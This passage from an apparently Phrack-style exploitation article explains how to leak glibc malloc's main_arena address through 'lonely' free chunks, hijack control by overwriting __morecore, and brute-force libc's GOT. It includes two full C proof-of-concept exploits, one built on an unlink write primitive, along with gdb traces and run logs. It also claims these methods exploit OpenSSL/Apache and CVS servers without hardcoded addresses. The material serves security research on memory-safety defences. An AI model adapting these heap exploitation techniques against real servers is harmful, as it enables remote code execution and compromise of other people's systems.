double linked lists), we know that a chunk hanging from any bin
containing just one chunk will have both pointers (bk and fd)
pointing to the head of the list, to the same address, since the list
is circular.

   [bin_n]          (first chunk)
      ptr]  ---->  [<- chunk ->] [<- chunk ->] [<-  fd
                           [    chunk
      ptr]  ---->  [<- chunk ->] [<- chunk ->] [<-  bk
   [bin_n+1]        (last chunk)

      .
      .
      .

   [bin_X]
      ptr] ---->  [<-  fd
                  [    lonely but interesting chunk
      ptr] ---->  [<-  bk
      .
      .

This is really nice, as it allows us to recognize within the
heap which address is pointing to a bin, located in libc's space address
more exactly, to some place in the main_arena as this head of the bin
list is located in the main_arena.

Then, we can look for two equal memory addresses, one next to the
other, pointing to libc's memory (looking for addresses of
the form 0x4....... is enough for our purpose). We can suppose these
pairs of addresses we found are part of a free chunk which is the only
one hanging of a bin, we know it looks like...

   size | fd | bk

How easy is to find a lonely chunk in the heap immensity?
First, this depends on the exploitation scenario and the exploited process
heap layout. For example, when exploiting the OpenSSL bug along different
targets, we could always find at least a lonely chunk within the leaked
heap memory.
Second, there is another scenario in which we will be able to locate
a malloc bin, even without the capability to find a lonely chunk. If
we are able to find the first or last chunk of a bin, one of its
pointers will reference an address within main_arena, while the
other one will point to another free chunk in the process heap. So,
we'll be looking for pairs of valid pointers like these:

   [ ptr_2_libc's_memory | ptr_2_process'_heap ]

   or
```

```
   [ ptr_2_process'_heap | ptr_2_libc's_memory ]
```

We must take into account that this heuristic will not be as accurate as searching for a pair of equal pointers to libc's space address, but as we already said, it's possible to cross-check between multiple possible chunks.
Finally, we must remember this depends totally on the way we are abusing the process to read its memory. In case we can read arbitrary addresses of memory, this is not an issue, the problem gets harder as more limited is our mechanism to retrieve remote memory.

--] 4.5.2 Morecore

Here, we show how to find a function pointer within the libc after obtaining a malloc bin address, using one of the before explained mechanisms.

Using the size field of the retrieved chunk header and the bin_index() or smallbin_index() macro we obtain the exact address of the main_arena. We can cross check between multiple supposed lonely chunks that the main_arena address we obtained is the real one, depending on the quantity of lonely chunks pairs we'll be more sure. As long as the process doesn't crash, we may retrieve heap memory several times, as main_arena won't change its location. Moreover, I think it wouldn't be wrong to assume main_arena is located in the same address across different processes (this depends on the address on which the libc is mapped). This may even be true across different servers processes, allowing us to retrieve the main_arena through a leak in a process different from the one being actively exploited.

Just 32 bytes before &main_arena[0] is located __morecore.

```
Void_t *(*__morecore)() = __default_morecore;
```

MORECORE() is the name of the function that is called through malloc code in order to obtain more memory from the operating system, it defaults to sbrk().

```
Void_t * __default_morecore ();
Void_t *(*__morecore)() = __default_morecore;
#define MORECORE (*__morecore)
```

The following disassembly shows how MORECORE is called from chunk_alloc() code, an indirect call to __default_morecore is performed by default:

```
<chunk_alloc+1468>:  mov    0x64c(%ebx),%eax
<chunk_alloc+1474>:  sub    $0xc,%esp
<chunk_alloc+1477>:  push   %esi
<chunk_alloc+1478>:  call   *(%eax)
```

where $eax points to __default_morecore

```
(gdb) x/x $eax
0x4212df80 <__morecore>:   0x4207e034

(gdb) x/4i 0x4207e034
0x4207e034 <__default_morecore>: push   %ebp
0x4207e035 <__default_morecore+1>:  mov    %esp,%ebp
0x4207e037 <__default_morecore+3>:  push   %ebx
0x4207e038 <__default_morecore+4>:  sub    $0x10,%esp
```

```
MORECORE() is called from the malloc() algorithm to extend the memory top,
requesting the operating system via the sbrk.

MORECORE() gets called twice from malloc_extend_top()

    brk = (char*)(MORECORE (sbrk_size));
    ...
    /* Allocate correction */
    new_brk = (char*)(MORECORE (correction));


which is called by chunk_alloc():

    /* Try to extend */
    malloc_extend_top(ar_ptr, nb);

Also, MORECORE is called by main_trim() and top_chunk().


We just need to sit and wait until the code reaches any of these points.
In some cases it may be necessary to arrange things in order to avoid the
code crashing before.
The morecore function pointer is called each time the heap needs to be
extended, so forcing the process to allocate a lot of memory is
recommended after overwriting the pointer.
In case we are not able to avoid a crash before taking control of the
process, there's no problem (unless the server dies completely), as we can
expect the libc to be mapped in the same address in most cases.

--] 4.5.2.1 Proof of concept 5 : Jumping with morecore

The following code just shows to get the required information from a
freed chunk, calculates the address of __morecore and forces a call
to MORECORE() after having overwritten it.

[jp@vaiolator heapy]$ ./heapy
(-) lonely chunk was freed, gathering information...
   (!) sz = 520 - bk = 0x4212E1A0 - fd = 0x4212E1A0
   (!) the chunk is in bin number 64
   (!) &main_arena[0] @ 0x4212DFA0
   (!) __morecore @ 0x4212DF80
(-) overwriting __morecore...
(-) forcing a call to MORECORE()...
Segmentation fault

Let's look what happened with gdb, we'll also be using a simple
modified malloc in the form of a shared library to know what is
going on inside malloc's internal structures.

[jp@vaiolator heapy]$ gdb heapy
GNU gdb Red Hat Linux (5.2-2)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) r
```

```
Starting program: /home/jp/cerebro//heapy/morecore
(-) lonely chunk was freed, gathering information...
   (!) sz = 520 - bk = 0x4212E1A0 - fd = 0x4212E1A0
   (!) the chunk is in bin number 64
   (!) &main_arena[0] @ 0x4212DFA0
   (!) __morecore @ 0x4212DF80
(-) overwriting __morecore...
(-) forcing a call to MORECORE()...

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Taking a look at the output step by step:

First we alloc our lonely chunk:

```
    chunk = (unsigned int*)malloc(CHUNK_SIZE);
(gdb) x/8x chunk-1
0x80499d4:  0x00000209  0x00000000  0x00000000  0x00000000
0x80499e4:  0x00000000  0x00000000  0x00000000  0x00000000
```

Note we call malloc() again with another pointer, letting this aux pointer be the chunk next to the top_chunk... to avoid the differences in the way it is handled when freed with our purposes (remember in this special case the chunk would be coalesced with the top_chunk without getting linked to any bin):

```
        aux = (unsigned int*)malloc(0x0);

[1422] MALLOC(512) - CHUNK_ALLOC(0x40019bc0,520)
   - returning 0x8049a18 from top_chunk
   - new top 0x8049c20 size 993
[1422] MALLOC(0)   - CHUNK_ALLOC(0x40019bc0,16)
   - returning 0x8049c20 from top_chunk
   - new top 0x8049c30 size 977
```

This is the way the heap looks like up to now...

```
--- HEAP DUMP ---
               ADDRESS SIZE       FLAGS
sbrk_base   0x80499f8
chunk       0x80499f8 33(0x21)   (inuse)
chunk       0x8049a18 521(0x209) (inuse)
chunk       0x8049c20 17(0x11)   (inuse)
chunk       0x8049c30 977(0x3d1) (top)
sbrk_end    0x804a000

--- HEAP LAYOUT ---
|A||A||A||T|

--- BIN DUMP ---
ar_ptr = 0x40019bc0 - top(ar_ptr) = 0x8049c30
```

No bins at all exist now, they are completely empty.

After that we free him:

```
   free(chunk);

[1422] FREE(0x8049a20) - CHUNK_FREE(0x40019bc0,0x8049a18)
   - fronlink(0x8049a18,520,64,0x40019dc0,0x40019dc0)
   - new free chunk
```

```
(gdb) x/8x chunk-1
0x80499d4:  0x00000209  0x4212e1a0  0x4212e1a0  0x00000000
0x80499e4:  0x00000000  0x00000000  0x00000000  0x00000000
```

The chunk was freed and inserted into some bin... which was empty as this was the first chunk freed. So this is a 'lonely chunk', the only chunk in one bin.
Here we can see both bk and fd pointing to the same address in libc's memory, let's see how the main_arena looks like now:

```
0x4212dfa0 <main_arena>:   0x00000000  0x00010000  0x08049be8  0x4212dfa0
0x4212dfb0 <main_arena+16>:   0x4212dfa8  0x4212dfa8  0x4212dfb0
0x4212dfb0
0x4212dfc0 <main_arena+32>:   0x4212dfb8  0x4212dfb8  0x4212dfc0
0x4212dfc0
0x4212dfd0 <main_arena+48>:   0x4212dfc8  0x4212dfc8  0x4212dfd0
0x4212dfd0
0x4212dfe0 <main_arena+64>:   0x4212dfd8  0x4212dfd8  0x4212dfe0
0x4212dfe0
0x4212dff0 <main_arena+80>:   0x4212dfe8  0x4212dfe8  0x4212dff0
0x4212dff0
0x4212e000 <main_arena+96>:   0x4212dff8  0x4212dff8  0x4212e000
0x4212e000
0x4212e010 <main_arena+112>:  0x4212e008  0x4212e008  0x4212e010
0x4212e010
0x4212e020 <main_arena+128>:  0x4212e018  0x4212e018  0x4212e020
0x4212e020
0x4212e030 <main_arena+144>:  0x4212e028  0x4212e028  0x4212e030
0x4212e030
...
...
0x4212e180 <main_arena+480>:  0x4212e178  0x4212e178  0x4212e180
0x4212e180
0x4212e190 <main_arena+496>:  0x4212e188  0x4212e188  0x4212e190
0x4212e190
0x4212e1a0 <main_arena+512>:  0x4212e198  0x4212e198  0x080499d0
0x080499d0
0x4212e1b0 <main_arena+528>:  0x4212e1a8  0x4212e1a8  0x4212e1b0
0x4212e1b0
0x4212e1c0 <main_arena+544>:  0x4212e1b8  0x4212e1b8  0x4212e1c0
0x4212e1c0
```

Note the completely just initialized main_arena with all its bins pointing to themselves, and the just added free chunk to one of the bins...

```
(gdb) x/4x 0x4212e1a0
0x4212e1a0 <main_arena+512>:  0x4212e198  0x4212e198  0x080499d0
0x080499d0
```

Also, both bin pointers refer to our lonely chunk.

Let's take a look at the heap in this moment:

```
--- HEAP DUMP ---
                ADDRESS   SIZE       FLAGS
sbrk_base   0x80499f8
chunk       0x80499f8 33(0x21)   (inuse)
chunk       0x8049a18 521(0x209)  (free)      fd = 0x40019dc0 | bk =
0x40019dc0
```

```
chunk       0x8049c20 16(0x10)   (inuse)
chunk       0x8049c30 977(0x3d1) (top)
sbrk end    0x804a000

--- HEAP LAYOUT ---
|A||64||A||T|

--- BIN DUMP ---
ar_ptr = 0x40019bc0 - top(ar_ptr) = 0x8049c30
   bin -> 64 (0x40019dc0)
      free_chunk 0x8049a18 - size 520
```

Using the known size of the chunk, we know in which bin it was placed, so we can get main_arena's address and, finally, __morecore.

```
(gdb) x/16x 0x4212dfa0-0x20
0x4212df80 <__morecore>:   0x4207e034  0x00000000  0x00000000  0x00000000
0x4212df90 <__morecore+16>:   0x00000000  0x00000000  0x00000000
0x00000000
0x4212dfa0 <main_arena>:   0x00000000  0x00010000  0x08049be8  0x4212dfa0
0x4212dfb0 <main_arena+16>:   0x4212dfa8  0x4212dfa8  0x4212dfb0
0x4212dfb0
```

Here, by default __morecore points to __default_morecore:

```
(gdb) x/20i __morecore
0x4207e034 <__default_morecore>: push   %ebp
0x4207e035 <__default_morecore+1>:  mov    %esp,%ebp
0x4207e037 <__default_morecore+3>:  push   %ebx
0x4207e038 <__default_morecore+4>:  sub    $0x10,%esp
0x4207e03b <__default_morecore+7>:  call   0x4207e030
<memalign_hook_ini+64>
0x4207e040 <__default_morecore+12>: add    $0xb22cc,%ebx
0x4207e046 <__default_morecore+18>: mov    0x8(%ebp),%eax
0x4207e049 <__default_morecore+21>: push   %eax
0x4207e04a <__default_morecore+22>: call   0x4201722c <_r_debug+33569648>
0x4207e04f <__default_morecore+27>: mov    0xfffffffc(%ebp),%ebx
0x4207e052 <__default_morecore+30>: mov    %eax,%edx
0x4207e054 <__default_morecore+32>: add    $0x10,%esp
0x4207e057 <__default_morecore+35>: xor    %eax,%eax
0x4207e059 <__default_morecore+37>: cmp    $0xffffffff,%edx
0x4207e05c <__default_morecore+40>: cmovne %edx,%eax
0x4207e05f <__default_morecore+43>: mov    %ebp,%esp
0x4207e061 <__default_morecore+45>: pop    %ebp
0x4207e062 <__default_morecore+46>: ret
0x4207e063 <__default_morecore+47>: lea    0x0(%esi),%esi
0x4207e069 <__default_morecore+53>: lea    0x0(%edi,1),%edi
```

To conclude, we overwrite __morecore with a bogus address, and force malloc to call __morecore:

```
   *(unsigned int*)morecore = 0x41414141;
   chunk=(unsigned int*)malloc(CHUNK_SIZE*4);

[1422] MALLOC(2048) - CHUNK_ALLOC(0x40019bc0,2056)
   - extending top chunk
   - previous size 976

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

```
(gdb) bt
#0  0x41414141 in ?? ()
#1  0x4207a148 in malloc () from /lib/i686/libc.so.6
#2  0x0804869d in main (argc=1, argv=0xbffffad4) at heapy.c:52
#3  0x42017589 in __libc_start_main () from /lib/i686/libc.so.6

(gdb) frame 1
#1  0x4207a148 in malloc () from /lib/i686/libc.so.6
(gdb) x/i $pc-0x5
0x4207a143 <malloc+195>:   call   0x4207a2f0 <chunk_alloc>
(gdb) disass chunk_alloc
Dump of assembler code for function chunk_alloc:
...
0x4207a8ac <chunk_alloc+1468>:   mov    0x64c(%ebx),%eax
0x4207a8b2 <chunk_alloc+1474>:   sub    $0xc,%esp
0x4207a8b5 <chunk_alloc+1477>:   push   %esi
0x4207a8b6 <chunk_alloc+1478>:   call   *(%eax)

At this point we see chunk_alloc trying to jump to __morecore

(gdb) x/x $eax
0x4212df80 <__morecore>:   0x41414141

#include <stdio.h>
#include <stdlib.h>

/* some malloc code... */
#define MAX_SMALLBIN         63
#define MAX_SMALLBIN_SIZE   512
#define SMALLBIN_WIDTH        8
#define is_small_request(nb) ((nb) < MAX_SMALLBIN_SIZE - SMALLBIN_WIDTH)
#define smallbin_index(sz)  (((unsigned long)(sz)) >> 3)
#define bin_index(sz)                                \
 (((((unsigned long)(sz)) >> 9) ==   0) ?       (((unsigned long)(sz)) >>
3):\
 ((((unsigned long)(sz)) >> 9) <=    4) ?  56 + (((unsigned long)(sz)) >>
6):\
 ((((unsigned long)(sz)) >> 9) <=   20) ?  91 + (((unsigned long)(sz)) >>
9):\
 ((((unsigned long)(sz)) >> 9) <=   84) ? 110 + (((unsigned long)(sz)) >>
12):\
 ((((unsigned long)(sz)) >> 9) <=  340) ? 119 + (((unsigned long)(sz)) >>
15):\
 ((((unsigned long)(sz)) >> 9) <= 1364) ? 124 + (((unsigned long)(sz)) >>
18):\
                                          126)

#define SIZE_MASK 0x3
#define CHUNK_SIZE 0x200

int main(int argc, char *argv[]){

        unsigned int *chunk,*aux,sz,bk,fd,bin,arena,morecore;
        chunk = (unsigned int*)malloc(CHUNK_SIZE);
        aux = (unsigned int*)malloc(0x0);

        free(chunk);
        printf("(-) lonely chunk was freed, gathering information...\n");

        sz = chunk[-1] & ~SIZE_MASK;
```

```
        fd = chunk[0];
        bk = chunk[1];

        if(bk==fd) printf("\t(!) sz = %u - bk = 0x%X - fd =
0x%X\n",sz,bk,fd);
        else printf("\t(X) bk != fd ...\n"),exit(-1);

        bin = is_small_request(sz)? smallbin_index(sz) : bin_index(sz);
        printf("\t(!) the chunk is in bin number %d\n",bin);

        arena = bk-bin*2*sizeof(void*);
        printf("\t(!) &main_arena[0] @ 0x%X\n",arena);

        morecore = arena-32;
        printf("\t(!) __morecore @ 0x%X\n",morecore);

        printf("(-) overwriting __morecore...\n");
        *(unsigned int*)morecore = 0x41414141;

        printf("(-) forcing a call to MORECORE()...\n");
        chunk=(unsigned int*)malloc(CHUNK_SIZE*4);

        return 7;
}
```

This technique works even when the process is loaded in a randomized address space, as the address of the function pointer is gathered in runtime from the targeted process. The mechanism is fully generic, as every process linked to the glibc can be exploited this way.
Also, no bruteforcing is needed, as just one try is enough to exploit the process.
On the other hand, this technique is not longer useful in newer libcs, i.e. 2.2.93, a for the changed suffered by malloc code. A new approach is suggested later to help in exploitation of these libc versions.
Morecore idea was successfully tested on different glibc versions and Linux distributions default installs: Debian 2.2r0, Mandrake 8.1, Mandrake 8.2, Redhat 6.1, Redhat 6.2, Redhat 7.0, Redhat 7.2, Redhat 7.3 and Slackware 2.2.19 (libc-2.2.3.so).
Exploit code using this trick is able to exploit the vulnerable OpenSSL/Apache servers without any hardcoded addresses in at least the above mentioned default distributions.

--] 4.5.3 Libc's GOT bruteforcing

In case the morecore trick doesn't work (we can try, as just requires one try), meaning probably that our target is using a newer libc, we still have the obtained glibc's bin address. We know that above that address is going to be located the glibc's GOT.
We just need to bruteforce upwards until hitting any entry of a going to be called libc function. This bruteforce mechanism may take a while, but not more time that should be needed to bruteforce the main object's GOT (in case we obtained its aproximate location some way).
To speed up the process, the bruteforcing start point should be obtained by adjusting the retrieved bin address with a fixed value. This value should be enough to avoid corrupting the arena to prevent crashing the process. Also, the bruteforcing can be performed using a step size bigger than one. Using a higher step value will need a less tries, but may miss the GOT. The step size should be calculated considering the GOT size and the number of GOT entries accesses between each try (if a higher number of GOT entries are used, it's higher the probability of modifying an entry that's going to be accessed).

After each try, it is important to force the server to perform as many
actions as possible, in order to make it call lots of different libc
calls so the probability of using the GOT entry that was overwritten
is higher.

Note the bruteforcing mechanism may crash the process in several ways, as
it is corrupting libc data.

As we obtained the address in runtime, we can be sure we are bruteforcing
the right place, even if the target is randomizing the process/lib address
space, and that we will end hitting some GOT entry.
In a randomized load address scenario, we'll need to hit a GOT entry
before the process crashes to exploit the obtained bin address if there
is no relationship between the load addresses in the crashed process (the
one we obtained the bin address from) and the new process handling our
new requests (i.e. forked processes may inherit father's memory layout in
some randomization implementations). However, the bruteforcing mechanism
can take into account the already tried offsets once it has obtained the
new bin address, as the relative offset between the bin and the GOT is
constant.

Moreover, this technique applies to any process linked to the glibc.
Note that we could be able to exploit a server bruteforcing some specific
function pointers (i.e. located in some structures such as network output
buffers), but these approach is more generic.

The libc's GOT bruteforcing idea was successfully tested in Redhat 8.0,
Redhat 7.2 and Redhat 7.1 default installations.
Exploit code bruteforcing libc's GOT is able to exploit the vulnerable
CVS servers without any hardcoded addresses in at least the above
mentioned default distributions.

--] 4.5.3.1 Proof of concept 6 : Hinted libc's GOT bruteforcing

The following code bruteforces itself. The process tries to find himself,
to finally end in an useless endless loop.

```
#include <stdio.h>
#include <fcntl.h>

#define ADJUST          0x200
#define STEP            0x2

#define LOOP_SC         "\xeb\xfe"
#define LOOP_SZ         2
#define SC_SZ           512
#define OUTPUT_SZ       64 * 1024

#define SOMEOFFSET(x)   11 + (rand() % ((x)-1-11))
#define SOMECHUNKSZ     32 + (rand() % 512)

#define PREV_INUSE      1
#define IS_MMAP         2
#define NON_MAIN_ARENA  4

unsigned long *aa4bmoPrimitive(unsigned long what, unsigned long
                               where,unsigned long sz){
   unsigned long *unlinkMe;
   int i=0;

   if(sz<13) sz = 13;
```

```
   unlinkMe=(unsigned long*)malloc(sz*sizeof(unsigned long));
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   for(;i<sz;i++)
      if(i%2)
         unlinkMe[i] = ((-(i-8) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) |
PREV_INUSE;
      else
         unlinkMe[i] = ((-(i-3) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) |
PREV_INUSE;

   free(unlinkMe+SOMEOFFSET(sz));
   return unlinkMe;
}

/* just force some libc function calls between each bruteforcing iteration
*/
void do_little(void){
   int w,r;
   char buf[256];
   sleep(0);
   w = open("/dev/null",O_WRONLY);
   r = open("/dev/urandom",O_RDONLY);
   read(r,buf,sizeof(buf));
   write(w,buf,sizeof(buf));
   close(r);
   close(w);
   return;
}

int main(int argc, char **argv){
   unsigned long *output,*bin=0;
   unsigned long i=0,sz;
   char *sc,*p;
   unsigned long *start=0;

   printf("\n## HINTED LIBC GOT BRUTEFORCING PoC ##\n\n");

   sc = (char*) malloc(SC_SZ * LOOP_SZ);
   printf("(-) %d bytes shellcode @ %p\n",SC_SZ,sc);
   p = sc;
   for(p=sc;p+LOOP_SZ<sc+SC_SZ;p+=LOOP_SZ)
      memcpy(p,LOOP_SC,LOOP_SZ);


   printf("(-) forcing bin address disclosure... ");
   output = aa4bmoPrimitive(0xbfffffc0,0xbfffffc4,OUTPUT_SZ);
   for(i=0;i<OUTPUT_SZ-1;i++)
      if(output[i] == output[i+1] &&
            ((output[i] & 0xffff0000) != 0xffff0000) ) {
         bin = (unsigned long*)output[i];
         printf("%p\n",bin);
         start = bin - ADJUST;
```

```
      }
   if(!bin){
      printf("failed\n");
      return 0;
   }

   if(argv[1]) i = strtoll(argv[1], (char **)NULL,0);
   else        i = 0;

   printf("(-) starting libc GOT bruteforcing @ %p\n",start);
   for(;;i++){
      sz = SOMECHUNKSZ;
      printf("  try #%.2d  writing %p at %p using %6d bytes chunk\n",
             i,sc,start-(i*STEP),s*sizeof(unsigned long));
      aa4bmoPrimitive((unsigned long)sc,(unsigned long)(start-
(i*STEP)),sz);
      do_little();
   }

   printf("I'm not here, this is not happening\n");
}
```

Let's see what happens:

```
$ ./got_bf

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #00  writing 0x8049cb0 at 0x4212a9dc using   1944 bytes chunk
  try #01  writing 0x8049cb0 at 0x4212a9d4 using    588 bytes chunk
  try #02  writing 0x8049cb0 at 0x4212a9cc using   1148 bytes chunk
  try #03  writing 0x8049cb0 at 0x4212a9c4 using   1072 bytes chunk
  try #04  writing 0x8049cb0 at 0x4212a9bc using    948 bytes chunk
  try #05  writing 0x8049cb0 at 0x4212a9b4 using   1836 bytes chunk
  ...
  try #140  writing 0x8049cb0 at 0x4212a57c using   1416 bytes chunk
  try #141  writing 0x8049cb0 at 0x4212a574 using    152 bytes chunk
  try #142  writing 0x8049cb0 at 0x4212a56c using    332 bytes chunk
Segmentation fault
```

We obtained 142 consecutive tries without crashing using random sized chunks. We run our code again, starting from try number 143 this time, note the program gets the base bruteforcing address again.

```
$ ./got_bf 143

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #143  writing 0x8049cb0 at 0x4212a564 using   1944 bytes chunk
  try #144  writing 0x8049cb0 at 0x4212a55c using    588 bytes chunk
  try #145  writing 0x8049cb0 at 0x4212a554 using   1148 bytes chunk
  try #146  writing 0x8049cb0 at 0x4212a54c using   1072 bytes chunk
  try #147  writing 0x8049cb0 at 0x4212a544 using    948 bytes chunk
  try #148  writing 0x8049cb0 at 0x4212a53c using   1836 bytes chunk
  try #149  writing 0x8049cb0 at 0x4212a534 using   1132 bytes chunk
```

```
  try #150  writing 0x8049cb0 at 0x4212a52c using   1432 bytes chunk
  try #151  writing 0x8049cb0 at 0x4212a524 using    904 bytes chunk
  try #152  writing 0x8049cb0 at 0x4212a51c using   2144 bytes chunk
  try #153  writing 0x8049cb0 at 0x4212a514 using   2080 bytes chunk
Segmentation fault

It crashed much faster... probably we corrupted some libc data, or we have
reached the GOT...

$ ./got_bf 154

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #154  writing 0x8049cb0 at 0x4212a50c using   1944 bytes chunk
Segmentation fault

$ ./got_bf 155

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #155  writing 0x8049cb0 at 0x4212a504 using   1944 bytes chunk
  try #156  writing 0x8049cb0 at 0x4212a4fc using    588 bytes chunk
  try #157  writing 0x8049cb0 at 0x4212a4f4 using   1148 bytes chunk
Segmentation fault

$ ./got_bf 158

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #158  writing 0x8049cb0 at 0x4212a4ec using   1944 bytes chunk
  ...
  try #179  writing 0x8049cb0 at 0x4212a444 using   1244 bytes chunk
Segmentation fault

$ ./got_bf 180

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #180  writing 0x8049cb0 at 0x4212a43c using   1944 bytes chunk
  try #181  writing 0x8049cb0 at 0x4212a434 using    588 bytes chunk
  try #182  writing 0x8049cb0 at 0x4212a42c using   1148 bytes chunk
  try #183  writing 0x8049cb0 at 0x4212a424 using   1072 bytes chunk
Segmentation fault

$ ./got_bf 183

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
```

```
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #183  writing 0x8049cb0 at 0x4212a424 using   1944 bytes chunk
  try #184  writing 0x8049cb0 at 0x4212a41c using    588 bytes chunk
  try #185  writing 0x8049cb0 at 0x4212a414 using   1148 bytes chunk
  try #186  writing 0x8049cb0 at 0x4212a40c using   1072 bytes chunk
  try #187  writing 0x8049cb0 at 0x4212a404 using    948 bytes chunk
  try #188  writing 0x8049cb0 at 0x4212a3fc using   1836 bytes chunk
  try #189  writing 0x8049cb0 at 0x4212a3f4 using   1132 bytes chunk
  try #190  writing 0x8049cb0 at 0x4212a3ec using   1432 bytes chunk
```

Finally, the loop shellcode gets executed... 5 crashes were needed, stepping 8 bytes each time. Playing with the STEP and the ADJUST values and the do_little() function will yield different results.

--] 4.5.4 Libc fingerprinting

Having a bin address allows us to recognize the libc version being attacked.
We just need to build a database with different libcs from different distributions to match the obtained bin address and bin number.
Knowing exactly which is the libc the target process has loaded gives us the exact absolute address of any location within libc, such as: function pointers, internal structures, flags, etc. This information can be abused to build several attacks in different scenarios, i.e. knowing the location of functions and strings allows to easily craft return into libc attacks [14].

Besides, knowing the libc version enables us to know which Linux distribution is running the target host. These could allow further exploitation in case we are not able to exploit the bug (the one we are using to leak the bin address) to execute code.

--] 4.5.5 Arena corruption (top, last remainder and bin modification)

From the previously gathered main_arena address, we know the location of any bin, including the top chunk and the last reminder chunk.
Corrupting any of this pointers will completely modify the allocator behavior. Right now, I don't have any code to confirm this, but there are lot of possibilities open for research here, as an attacker might be able to redirect a whole bin into his own supplied input.

--] 4.6 Copying the shellcode 'by hand'

Other trick that allows the attacker to know the exact location of the injected shellcode, is copying the shellcode to a fixed address using the aa4bmo primitive.
As we can't write any value, using unaligned writes is needed to create the shellcode in memory, writting 1 or 2 bytes each time.
We need to be able to copy the whole shellcode before the server crashes in order to use this technique.

--] 5 Conclusions

malloc based vulnerabilities provide a huge opportunity for fully automated exploitation.
The ability to transform the aa4bmo primitive into memory leak primitives allows the attacker to exploit processes without any prior knowledge, even in presence of memory layout randomization schemes.

```
    [ Note by editors: It came to our attention that the described
      technique might not work for the glibc 2.3 serie. ]

---------------------------------------------------------------------------
--] 6 Thanks

I'd like to thank a lot of people: 8a, beto, gera, zb0, raddy, juliano,
kato, javier burroni, fgsch, chipi, MaXX, lck, tomas, lau, nahual, daemon,
module, ...
Classifying you takes some time (some 'complex' ppl), so I'll just say
thank you for encouraging me to write this article, sharing your ideas,
letting me learn a lot from you every day, reviewing the article,
implementing the morecore idea for first time, being my friends, asking
for torta, not making torta, personal support, coding nights, drinking
beer, ysm, roquefort pizza, teletubbie talking, making work very
interesting, making the world a happy place to live, making people hate
you because of the music...
(you should know which applies for you, do not ask)

---------------------------------------------------------------------------
--] 7 References
```


```
[1]  http://www.malloc.de/malloc/ptmalloc2.tar.gz
     ftp://g.oswego.edu/pub/misc/malloc.c
[2]  www.phrack.org/phrack/57/p57-0x08
     Vudo - An object superstitiously believed to embody magical power
     Michel "MaXX" Kaempf
[3]  www.phrack.org/phrack/57/p57-0x09
     Once upon a free()
     anonymous
[4]  http://www.phrack.org/show.php?p=59&a=7
     Advances in format string exploitation
     gera and riq
[5]  http://www.coresecurity.com/common/showdoc.php? \
     idx=359&idxseccion=13&idxmenu=32
     About exploits writing
     gera
[6]  http://online.securityfocus.com/bid/5363
[7]  http://security.e-matters.de/advisories/012003.txt
[8]  http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt
     JPEG COM Marker Processing Vulnerability in Netscape Browsers
     Solar Designer
[9]  http://lists.insecure.org/lists/bugtraq/2000/Nov/0086.html
     Local root exploit in LBNL traceroute
     Michel "MaXX" Kaempf
[10] http://www.w00w00.org/files/articles/heaptut.txt
     w00w00 on Heap Overflows
     Matt Conover & w00w00 Security Team
[11] http://www.phrack.org/show.php?p=49&a=14
     Smashing The Stack For Fun And Profit
     Aleph One
[12] http://phrack.org/show.php?p=55&a=8
     The Frame Pointer Overwrite
     klog
[13] http://www.phrack.org/show.php?p=59&a=9
     Bypassing PaX ASLR protection
     p59_09@author.phrack.org
[14] http://phrack.org/show.php?p=58&a=4
     The advanced return-into-lib(c) exploits
     Nergal
```

```
--------------------------------------------------------------------------
Appendix I - malloc internal structures overview

This appendix contains a brief overview about some details of malloc
inner workings we need to have in mind in order to fully understand most
of the techniques explained in this paper.

Free consolidated 'chunks' of memory are maintained mainly
(forgetting the top chunk and the last_remainder chunk) in
circular double-linked lists, which are initially empty and evolve
with the heap layout. The circularity of these lists is very important
for us, as we'll see later on.

A 'bin' is a pair of pointers from where these lists hang.  There
exist 128 (#define NAV 128) bins, which may be 'small' bins or 'big
bins'. Small bins contain equally sized chunks, while big bins are
composed of not the same size chunks, ordered by decreasing size.

These are the macros used to index into bins depending of its size:

#define MAX_SMALLBIN         63
#define MAX_SMALLBIN_SIZE   512
#define SMALLBIN_WIDTH        8
#define is_small_request(nb) ((nb) < MAX_SMALLBIN_SIZE - SMALLBIN_WIDTH)
#define smallbin_index(sz)  (((unsigned long)(sz)) >> 3)
#define bin_index(sz)
\
((((unsigned long)(sz)) >> 9) ==    0) ?       (((unsigned long)(sz)) >>
3):\
 ((((unsigned long)(sz)) >> 9) <=    4) ?  56 + (((unsigned long)(sz)) >>
6):\
